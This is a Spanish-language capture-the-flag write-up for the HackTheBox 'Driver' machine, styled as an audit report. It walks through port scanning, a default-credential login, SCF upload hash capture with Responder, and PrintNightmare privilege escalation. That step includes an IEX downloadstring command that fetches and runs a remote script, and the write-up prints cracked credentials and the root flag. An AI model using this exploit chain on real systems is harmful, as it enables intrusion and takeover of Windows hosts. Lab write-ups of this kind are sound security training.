HACKTHEBOX

Informe Técnico

Máquina Driver

26 de octubre del 2021

Índice

1. Antecedentes

El presente documento recoge los resultados obtenidos durante la fase de auditoría realizada a la máquina **Driver** de la plataforma **HackTheBox**.

Figura 1: Dirección IP de la máquina

Dirección URL

Ir a la máquina.

2. Objetivos

Conocer el estado de seguridad actual del servidor **Driver**, enumerando posibles vectores de explotación y determinado alcance e impacto que un atacante podria ocasionar sobre el sistema en producción.

2.1. Consideraciones

Una vez finalizadas las joranadas de auditoría, se llevará a cabo una fase de saneamientos y buenas prácticas con el objetivo de securizar el servidor y evitar ser victimas de un futuro ataque en base a los vectores explotados.



Figura 2: Flujo de trabajo

3. Analisis de vulnerabilidades

3.1. Vulnerabilidades encontradas

Se comenzó realizando un escaneo de puertos abiertos para poder ver las posibles vulnerabilidades dentro del sistema.

```
Host is up (0.0044s latency).
Not shown: 997 filtered ports
PORT    STATE SERVICE      VERSION
80/tcp  open  http         Microsoft IIS httpd 10.0
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=MFP Firmware Update Center. Please enter password for admin
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
135/tcp open  msrpc        Microsoft Windows RPC
445/tcp open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows Server 2008 R2 (91%), Microsoft Windows 10 1511 - 1607 (87%), FreeBSD 6.2-RELEASE (86%), Micros
oft Windows 10 1511 (85%), Microsoft Windows Server 2008 R2 SP1 or Windows 8 (85%), Microsoft Windows Server 2016 (85%), Microsoft Windo
ws 7 (85%), Microsoft Windows 7 Professional or Windows 8 (85%), Microsoft Windows 7 SP1 or Windows Server 2008 SP2 or 2008 R2 SP1 (85%)
, Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: DRIVER; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Figura 3: nmap

Se observó el puerto http abierto por lo que se investigó, lo cual mostraba un login y las credenciales eran admin:admin.



Figura 4: Ventana emergente de login

Indagando en la pagina se pudo observar una posible vulnerabilidad de carga de archivos por lo que se intentó subir una shell inversa en php cosa que no funcionó.



Figura 5: Carga de archivos

Investigando un poco acerca de las posibles vulnerabilidades con respecto a los puertos abiertos se encontró un eje de ataque SCF. Por lo que se procedió a crear un archivo con dicha extensión. Se subió al sistema y dejamos en espera la herramienta responder. Lo cual nos mostro cierta información.



Figura 6: Información del responder

Se procedio a revelar el hash y nos dió las credenciales tony:liltony. Despues se accedió con la herramienta evil-winrm.



Figura 7: Consola con el programa evil-winrm

Se procedio a escalar privilegios. Se inició un servidor local y luego se importó lo siguiente.

```
*Evil-WinRM* PS C:\Users\tony\Documents> .\shell
*Evil-WinRM* PS C:\Users\tony\Documents>  IEX(New-Object Net.Webclient).downloadstring('http://10.10.15.84/CVE-2021-1
675.ps1')
*Evil-WinRM* PS C:\Users\tony\Documents> Invoke-Nightmare -NewUser "newUser" -NewPassword "SuperSecure"
[+] created payload at C:\Users\tony\AppData\Local\Temp\nightmare.dll
[+] using pDriverPath = "C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_f66d9eed7e835e97\Amd64\mxdw
drv.dll"
[+] added user newUser as local administrator
[+] deleting payload from C:\Users\tony\AppData\Local\Temp\nightmare.dll
*Evil-WinRM* PS C:\Users\tony\Documents>
```

```
└─$ evil-winrm -i 10.10.11.106 -u newUser -p SuperSecure

Evil-WinRM shell v2.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\newUser\Documents> cd C:\
*Evil-WinRM* PS C:\> ls
```

```
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         10/3/2021   8:57 AM             34 root.txt


ca*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
Cannot find path 'C:\Users\Administrator\Desktop\root.t.txt' because it does not exist.
At line:1 char:1
+ cat root.t.txt
+ ~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (C:\Users\Admini ... ktop\root.t.txt:String) [Get-Content], ItemNotFoundE
xception
    + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetContentCommand
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
a54fa37052458f251197936e43031543
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```

Figura 8: Escalación de privilegios.